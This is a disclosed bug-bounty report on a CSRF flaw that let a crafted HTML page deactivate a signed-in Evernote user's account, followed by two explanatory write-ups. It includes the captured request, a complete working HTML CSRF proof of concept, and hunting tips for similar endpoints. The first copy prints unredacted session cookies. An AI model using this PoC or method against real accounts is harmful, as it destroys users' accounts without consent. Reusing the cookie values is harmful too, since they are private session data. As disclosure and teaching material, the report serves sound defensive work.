CSRF leads to account deactivation of users
The account deactivation endpoint accepted POST requests without a CSRF token, so a page hosted elsewhere could submit the deactivation form on behalf of a logged-in user. An attacker could trick a victim into loading a crafted HTML file and deactivate the victim's Evernote account.
 Originally disclosed on HackerOne
- Triaged in 30 hours
- Fixed in 23 days
- Paid in 10 days
- Disclosed after 7 months
Step to reproduce vulnerability:-
-
Create 2 account one account is for attacker and one is for victim
-
With attacker account go to https://www.evernote.com/secure/CloseAccount.action
-
Open your burpsuite and when you will press Deactivate your Evernote account you will see another popup of Before you go, we recommend... just check the reviewed and continue
-
Select that why you want to deactivate and Then press Deactivate account
-
Capture the request with burpsuite intercept on
-
Request be like:-
POST /secure/CloseAccount.action?accountAction=deactivateAccount&json=true HTTP/1.1 Host: www.evernote.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Accept: application/json Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 202 Origin: https://www.evernote.com Connection: close Referer: https://www.evernote.com/secure/CloseAccount.action Cookie: web50017PreUserGuid=03325c9c-10bb-4705-a4db-08fde2343592; cookieTestValue=1615353230618; JSESSIONID=761EB90EE2758BBF63CDDD3D14D0DC97; userdata_lastLoginTime=1615353238172; userdata_accountType=BASIC; userdata_acctCreatedTime=1615353237000; lastAuthentication=1615353238363/8690e8a01b1354ef467f4db8066ea718; Ue9i0JAw=AK6vKhp4AQAAxbQuLjpIXLkJispAAhdLVUZDhggqGkbuCWLCXGuv2aD-bibs; last-web-version-used=Ion-on-Conduit; promoCode=86fe54e944118fc779bacb7705f6bb40; optimizelyEndUserId=oeu1615346790816r0.5547674269987128; iterableEndUserId=xacoyi5848%40nobitcoin.net; iterableEmailCampaignId=1406900; iterableTemplateId=1952543; iterableMessageId=31ec3758a6e446caa50aa9378227df08; EB_Partial_Sign_Up_Email_Capture_Variant=B_PartialCapture; WEB_51151_EB_Sign_Up_Zendesk_Chat_Variant=A_Control; _dd_s=logs=1&id=544a2ceb-8bca-4321-9826-588de3b14daf&created=1615352249296&expire=1615354270436; auth="S=s417:U=d645f78:E=1781ac54117:C=1781a8e529b:P=5fd:A=en-web:V=2:H=f7a20a70086b721eb3990baf142c7c9d"; userdata_loggedIn=true; clipper-sso="S=s417:U=d645f78:E=17f723f7ea4:C=1781a8e52a5:P=1d5:A=en-chrome-clipper-xauth-new:V=2:H=4c1ac923c3fa5f2f5f36681ac30a0ecb"; req_sec="U=d645f78:P=/:E=1781a9d4be9:S=bd223e7b10ca33bccfc72769f7584122" Sec-GPC: 1
password=&oneTimeCode=&captchaResponse=&reasons%5Banalytic%5D=specify-reason-different-app&reasons%5Bi18nKey%5D=CloseAccountAction.accountActionSurvey.differentApp&reasons%5Bchecked%5D=true&otherReason=
-
Now do right click on request go to Engagement Tools then go to Generate CSRF PoC and Copy HTML
-
CSRF POC be like:-
<html>
- Then make a file with Csrf.html and paste the html POC in it and save it


- When attacker will send this html file to victim and when victim will click on it this account will get Deactivate
Video POC link:- https://drive.google.com/file/d/12IJOyqVxIOqG_vTWKVJ3qwG7GTn-fV-f/view?usp=sharing
Impact
Attacker can Deactivate victim premium accounts, And you will lost your good customer for this security flaws
Attachments
Context
Evernote's web application exposes an account closure feature at https://www.evernote.com/secure/CloseAccount.action. The feature lets a signed-in user deactivate their own Evernote account: the user picks a reason for leaving from a survey, confirms, and the application submits a POST request that carries out the deactivation. The report describes a cross-site request forgery (CSRF) issue in that endpoint, which allowed an attacker to deactivate another user's account by getting them to load a crafted HTML page.
Setup
- Two Evernote accounts: one for the attacker, one for the victim.
- Burp Suite, used as an intercepting proxy and to generate the CSRF proof of concept.
- A browser to walk through the deactivation flow on the attacker account and to open the resulting HTML file as the victim.
- The victim must be signed in to Evernote in the same browser when the crafted page is opened.
The report does not state which Evernote plan the accounts were on, though the impact section refers to premium accounts.
Finding it
The researcher walked through the normal deactivation flow and captured the request that performs it. The request is a plain application/x-www-form-urlencoded POST to CloseAccount.action with the query string accountAction=deactivateAccount&json=true. The researcher generated a CSRF PoC from the captured request and delivered it to the victim.
Exploitation
Step 1: Prepare the two accounts
Create two accounts, one for the attacker and one for the victim.
Step 2: Open the deactivation page
Signed in as the attacker, browse to:
https://www.evernote.com/secure/CloseAccount.action
Step 3: Start the deactivation
With Burp Suite running, press the button to deactivate the Evernote account. A second popup appears, beginning "Before you go, we recommend...". Tick the review checkbox and continue.
Step 4: Choose a reason and confirm
Select the reason for deactivation and press the deactivate account button.
Step 5: Capture the request
With interception on, Burp captures the following request:
POST /secure/CloseAccount.action?accountAction=deactivateAccount&json=true HTTP/1.1
Host: www.evernote.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 202
Origin: https://www.evernote.com
Connection: close
Referer: https://www.evernote.com/secure/CloseAccount.action
Cookie: [redacted]
Sec-GPC: 1

password=&oneTimeCode=&captchaResponse=&reasons%5Banalytic%5D=specify-reason-different-app&reasons%5Bi18nKey%5D=CloseAccountAction.accountActionSurvey.differentApp&reasons%5Bchecked%5D=true&otherReason=
The important parts:
- The action is selected entirely by the query string (
accountAction=deactivateAccount) and the body carries the survey answers. - The body fields
password,oneTimeCodeandcaptchaResponseare present but empty in this capture, so the request that actually deactivates the account does not require them to be filled in. reasons[analytic],reasons[i18nKey]andreasons[checked]record the survey selection;otherReasonis empty.- The request is authenticated only by the session cookies sent with it.
Step 6: Generate the CSRF PoC
Right-click the captured request in Burp, open Engagement Tools, choose Generate CSRF PoC, and copy the HTML.
Step 7: The generated PoC
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://www.evernote.com/secure/CloseAccount.action?accountAction=deactivateAccount&json=true" method="POST">
<input type="hidden" name="password" value="" />
<input type="hidden" name="oneTimeCode" value="" />
<input type="hidden" name="captchaResponse" value="" />
<input type="hidden" name="reasons[analytic]" value="specify-reason-different-app" />
<input type="hidden" name="reasons[i18nKey]" value="CloseAccountAction.accountActionSurvey.differentApp" />
<input type="hidden" name="reasons[checked]" value="true" />
<input type="hidden" name="otherReason" value="" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
The form posts to the same endpoint with the same query string and the same body fields as the captured request. The HTML entities ([ for [, - for -, . for .) are just an encoding of the same field names and values.
Step 8: Host the PoC
Save the HTML as a file named Csrf.html.
Step 9: Deliver it to the victim
Send the file to the victim. When the victim opens it while signed in to Evernote, the form is submitted with their session cookies and their account is deactivated.
A video proof of concept was also recorded and linked in the report.
Root cause
The deactivation endpoint accepts a state-changing POST that is authenticated solely by the session cookie, with no anti-CSRF token in the request body or query string. The Origin and Referer headers are present in the captured request but the report does not show whether the server validates them; the fact that the generated PoC, which is served from a different origin, succeeds suggests that neither header is enforced as a CSRF defence, or that the check can be bypassed. The password, oneTimeCode and captchaResponse fields exist in the form but are not required for the deactivation to go through, so they do not act as a re-authentication barrier either.
Impact
An attacker who can get a signed-in victim to open the crafted HTML file can deactivate that victim's Evernote account. The report frames the impact around premium accounts, noting that the attacker can deactivate victim premium accounts and that the service loses customers as a result. The platform rated the issue medium severity with a CVSS score of 4.3 and awarded a bounty of 300 USD.
Fix
The measure that would address the issue is to require a per-session, unpredictable anti-CSRF token on the deactivation request and to reject requests whose token is missing or does not match, together with validating the Origin/Referer headers on state-changing requests. Requiring re-authentication (a non-empty password or oneTimeCode) before deactivation would add a second barrier, since the captured request shows those fields can be left empty.
Variants to test
- Other account state changes. Look for endpoints that change account state (email change, password change, linked accounts, deletion) and replay their captured requests as cross-origin forms. A positive result is the state change occurring while the victim only visits the attacker's page.
- JSON endpoints. The captured request uses
json=truein the query string with a form-encoded body. Try the same endpoint with a JSON content type and a form-based PoC; if the server accepts the form encoding, the CSRF surface is wider than it first appears. - Empty security fields. Where a form contains
password,oneTimeCodeorcaptchaResponsefields, submit them empty as in this report. A positive result is the action completing without those values. - Header-based defences. Send the PoC from a different origin and observe whether
OriginorReferermismatches are rejected. A positive result is the request succeeding with a foreignOrigin.
Hunting notes
This kind of bug tends to hide in account lifecycle endpoints: deactivation, deletion, email and password changes, and anything reached through a multi-step confirmation flow. The survey step in front of the deactivation is a good signal, because developers often focus on the survey logic and forget the token on the final submit. During recon, capture every state-changing request and check whether it carries a token that is bound to the session; if the only credential is the cookie, generate a PoC and test it from a separate origin. The researcher included a video proof of concept of the exploit.
What happened, in plain words
Evernote is a note-taking service. Its website has a page where a signed-in user can close (deactivate) their own account. To do that, the user picks a reason for leaving from a short survey, confirms, and the site sends a request to its server that carries out the deactivation.
The researcher found that this request could be triggered from a completely different website. An attacker could build a small HTML page, send it to a victim, and when the victim opened it while signed in to Evernote, the victim's account would be deactivated without the victim ever choosing to do so. This class of bug is called cross-site request forgery, or CSRF.
To understand why this works, you need two ideas:
- A session cookie. When you sign in to a website, the server gives your browser a small piece of data called a cookie. Your browser sends that cookie back with every request to that site, so the server knows who you are. Think of it like a wristband you get at an event: you show it at the door and you are let in without showing your ticket again.
- A request. Every time you click a button or load a page, your browser sends a request to a server. A form on a web page is just a way of building one of those requests.
The problem is that the browser sends your wristband (the cookie) with requests no matter which page told the browser to make them. If an attacker's page contains a form that posts to Evernote, your browser will happily attach your Evernote cookie, and Evernote's server will treat the request as coming from you.
Setting up
To reproduce the issue, the researcher used:
- Two Evernote accounts: one for the attacker, one for the victim.
- Burp Suite, a tool that sits between your browser and a website and lets you pause, look at and change the requests your browser sends. It can also generate a CSRF proof of concept from a captured request.
- A browser to walk through the deactivation flow on the attacker account, and later to open the crafted HTML file as the victim.
The victim has to be signed in to Evernote in the same browser when the crafted page is opened. That is the whole precondition: the victim's cookie has to be present so the request is authenticated.
The report does not say which Evernote plan the two accounts were on, although the impact section talks about premium accounts.
Finding it
The researcher walked through the normal deactivation flow and captured the request that performs it. The request is a plain form submission (content type application/x-www-form-urlencoded, which just means the fields are sent as name=value pairs joined with &) sent as a POST to CloseAccount.action, with accountAction=deactivateAccount&json=true in the query string.
The researcher generated a CSRF proof of concept from the captured request and delivered it to the victim.
Exploitation
Step 1: Prepare the two accounts
Create two accounts, one for the attacker and one for the victim. The attacker account is used to walk through the flow and capture the request. The victim account is used to prove that someone else's account can be deactivated.
Step 2: Open the deactivation page
Signed in as the attacker, browse to:
https://www.evernote.com/secure/CloseAccount.action
This is the page that offers the deactivation feature. Opening it as the attacker means the researcher can see exactly what the browser sends when the feature is used.
Step 3: Start the deactivation
With Burp Suite running, press the button to deactivate the Evernote account. A second popup appears, beginning "Before you go, we recommend...". Tick the review checkbox and continue.
This popup is a confirmation step. The researcher goes through it because the real request is only sent after the user confirms, and the goal is to capture that real request.
Step 4: Choose a reason and confirm
Select the reason for deactivation and press the deactivate account button. This is the action that actually sends the request to the server.
Step 5: Capture the request
With interception on, Burp captures the following request:
POST /secure/CloseAccount.action?accountAction=deactivateAccount&json=true HTTP/1.1
Host: www.evernote.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 202
Origin: https://www.evernote.com
Connection: close
Referer: https://www.evernote.com/secure/CloseAccount.action
Cookie: [redacted]
Sec-GPC: 1

password=&oneTimeCode=&captchaResponse=&reasons%5Banalytic%5D=specify-reason-different-app&reasons%5Bi18nKey%5D=CloseAccountAction.accountActionSurvey.differentApp&reasons%5Bchecked%5D=true&otherReason=
Line by line:
POST /secure/CloseAccount.action?accountAction=deactivateAccount&json=true HTTP/1.1is the first line of the request.POSTis the method used when a form sends data. The path is the page being called. The part after?is the query string, which here says which action to take (deactivateAccount) and asks for a JSON response (json=true).Host: www.evernote.comsays which website the request is for.User-Agentdescribes the browser that sent it.AcceptandAccept-Languagetell the server what kind of response and language the browser prefers.Accept-Encodinglists the compression formats the browser can handle.Content-Type: application/x-www-form-urlencodedsays the body is a set ofname=valuepairs.Content-Length: 202is the size of the body in bytes.Origin: https://www.evernote.comsays which site the request came from. Browsers add this automatically.Connection: closeasks the server to close the connection after the response.Referer: https://www.evernote.com/secure/CloseAccount.actionsays which page the request was sent from.Cookie: [redacted]is the set of cookies the browser attaches. This is the part that proves who the user is. The values are personal session data, so they are hidden here.Sec-GPC: 1is a browser signal about privacy preferences.- The last line is the body: the form fields.
password,oneTimeCodeandcaptchaResponseare present but empty.reasons%5Banalytic%5D,reasons%5Bi18nKey%5Dandreasons%5Bchecked%5Dare the survey answers (%5Band%5Dare the encoded forms of[and]).otherReasonis empty.
The important parts:
- The action is selected entirely by the query string (
accountAction=deactivateAccount) and the body carries the survey answers. - The body fields
password,oneTimeCodeandcaptchaResponseare present but empty in this capture, so the request that actually deactivates the account does not require them to be filled in. reasons[analytic],reasons[i18nKey]andreasons[checked]record the survey selection;otherReasonis empty.- The request is authenticated only by the session cookies sent with it.
That last point is the heart of the bug. If the only thing that proves who you are is a cookie, and the browser sends that cookie automatically, then any page that can make the browser send this request will be treated as you.
Step 6: Generate the CSRF PoC
Right-click the captured request in Burp, open Engagement Tools, choose Generate CSRF PoC, and copy the HTML. Burp takes the captured request and turns it into a small web page containing a form that reproduces the same request. This saves the researcher from writing the form by hand and avoids mistakes.
Step 7: The generated PoC
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://www.evernote.com/secure/CloseAccount.action?accountAction=deactivateAccount&json=true" method="POST">
<input type="hidden" name="password" value="" />
<input type="hidden" name="oneTimeCode" value="" />
<input type="hidden" name="captchaResponse" value="" />
<input type="hidden" name="reasons[analytic]" value="specify-reason-different-app" />
<input type="hidden" name="reasons[i18nKey]" value="CloseAccountAction.accountActionSurvey.differentApp" />
<input type="hidden" name="reasons[checked]" value="true" />
<input type="hidden" name="otherReason" value="" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
Line by line:
<html>,<body>and</body>,</html>are the basic tags that make this a web page.<!-- CSRF PoC - generated by Burp Suite Professional -->is a comment, ignored by the browser.<form action="..." method="POST">starts a form. Theactionis the address the form will be sent to, which is the same Evernote endpoint with the same query string as the captured request.method="POST"matches the captured request's method.- Each
<input type="hidden" ...>is a field the victim does not see. Thenameandvaluematch the captured body fields.password,oneTimeCodeandcaptchaResponseare empty, exactly as in the capture. - The HTML entities (
[for[,-for-,.for.) are just an encoding of the same field names and values. The browser decodes them back to the original characters before sending. <input type="submit" value="Submit request" />is the button that sends the form.
The form posts to the same endpoint with the same query string and the same body fields as the captured request. Nothing in it is secret, because nothing in the original request was secret apart from the cookie, and the browser supplies the cookie on its own.
Step 8: Host the PoC
Save the HTML as a file named Csrf.html. This file is the attack page. It can live anywhere the victim can reach it.
Step 9: Deliver it to the victim
Send the file to the victim. When the victim opens it while signed in to Evernote, the form is submitted with their session cookies and their account is deactivated.
A video proof of concept was also recorded and linked in the report.
Why it works
The deactivation endpoint accepts a state-changing POST that is authenticated solely by the session cookie, with no anti-CSRF token in the request body or query string. An anti-CSRF token is a random value that the site puts into its own pages and expects back with the request. An attacker's page cannot know it, so the request fails. Here there was no such value.
The Origin and Referer headers are present in the captured request, but the report does not show whether the server validates them. The password, oneTimeCode and captchaResponse fields exist in the form but are not required for the deactivation to go through, so they do not act as a re-authentication barrier either.
Impact
An attacker who can get a signed-in victim to open the crafted HTML file can deactivate that victim's Evernote account. The report frames the impact around premium accounts, noting that the attacker can deactivate victim premium accounts and that the service loses customers as a result. The platform rated the issue medium severity with a CVSS score of 4.3 and awarded a bounty of 300 USD.
Fix
The measure that would address the issue is to require a per-session, unpredictable anti-CSRF token on the deactivation request and to reject requests whose token is missing or does not match, together with validating the Origin/Referer headers on state-changing requests. Requiring re-authentication (a non-empty password or oneTimeCode) before deactivation would add a second barrier, since the captured request shows those fields can be left empty.
Variants to test
- Other account state changes. Look for endpoints that change account state (email change, password change, linked accounts, deletion) and replay their captured requests as cross-origin forms. A positive result is the state change occurring while the victim only visits the attacker's page.
- JSON endpoints. The captured request uses
json=truein the query string with a form-encoded body. Try the same endpoint with a JSON content type and a form-based PoC; if the server accepts the form encoding, the CSRF surface is wider than it first appears. - Empty security fields. Where a form contains
password,oneTimeCodeorcaptchaResponsefields, submit them empty as in this report. A positive result is the action completing without those values. - Header-based defences. Send the PoC from a different origin and observe whether
OriginorReferermismatches are rejected. A positive result is the request succeeding with a foreignOrigin.
Hunting notes
This kind of bug tends to hide in account lifecycle endpoints: deactivation, deletion, email and password changes, and anything reached through a multi-step confirmation flow. The survey step in front of the deactivation is a good signal, because developers often focus on the survey logic and forget the token on the final submit. During recon, capture every state-changing request and check whether it carries a token that is bound to the session; if the only credential is the cookie, generate a PoC and test it from a separate origin. The researcher included a video proof of concept of the exploit.
Attachments
The report includes screenshots of the proof of concept.
Glossary
- Account deactivation: closing or disabling a user's account so it can no longer be used.
- API: a way for one piece of software to talk to another, usually by sending requests to specific addresses and getting structured answers back.
- Authentication: proving who you are, for example by signing in.
- Body: the part of a request that carries the data, such as form fields.
- Burp Suite: a tool that sits between a browser and a website so you can pause, inspect and change requests.
- Cookie: a small piece of data a website stores in your browser and that your browser sends back with every request to that site, used to remember who you are.
- Cross-origin: coming from a different website address than the one being called.
- CSRF (cross-site request forgery): tricking a signed-in user's browser into sending a request to a site the user did not intend to act on.
- CSRF token: a random, unpredictable value a site includes in its own pages and checks on each state-changing request, so that other sites cannot forge the request.
- CVSS: a standard scoring system for how severe a security issue is.
- Endpoint: a specific address on a server that performs a particular action.
- Form: the part of a web page that collects fields and sends them to a server when submitted.
- HTML: the language web pages are written in.
- HTML entity: a code such as
[that represents a character such as[. - HTTP: the protocol browsers and servers use to exchange requests and responses.
- JSON: a text format for structured data, often used by APIs.
- Origin header: a header the browser adds saying which site a request came from.
- POST: an HTTP method used to send data to a server, typically when submitting a form.
- Premium account: a paid Evernote plan.
- Proof of concept (PoC): a small demonstration that shows a vulnerability is real.
- Query string: the part of a URL after
?, carrying extra values. - Referer header: a header the browser adds saying which page a request was sent from.
- Re-authentication: asking the user to prove their identity again, for example by re-entering a password.
- Request: a message a browser sends to a server asking it to do something or return something.
- Session: the period during which a site remembers that you are signed in.
- State-changing request: a request that changes something on the server, such as deleting an account, as opposed to just reading a page.
- URL encoding: writing special characters in a URL-safe form, such as
%5Bfor[. - User-Agent: a header describing the browser and system that sent the request.
- Vulnerability: a weakness in software that an attacker can use to do something harmful.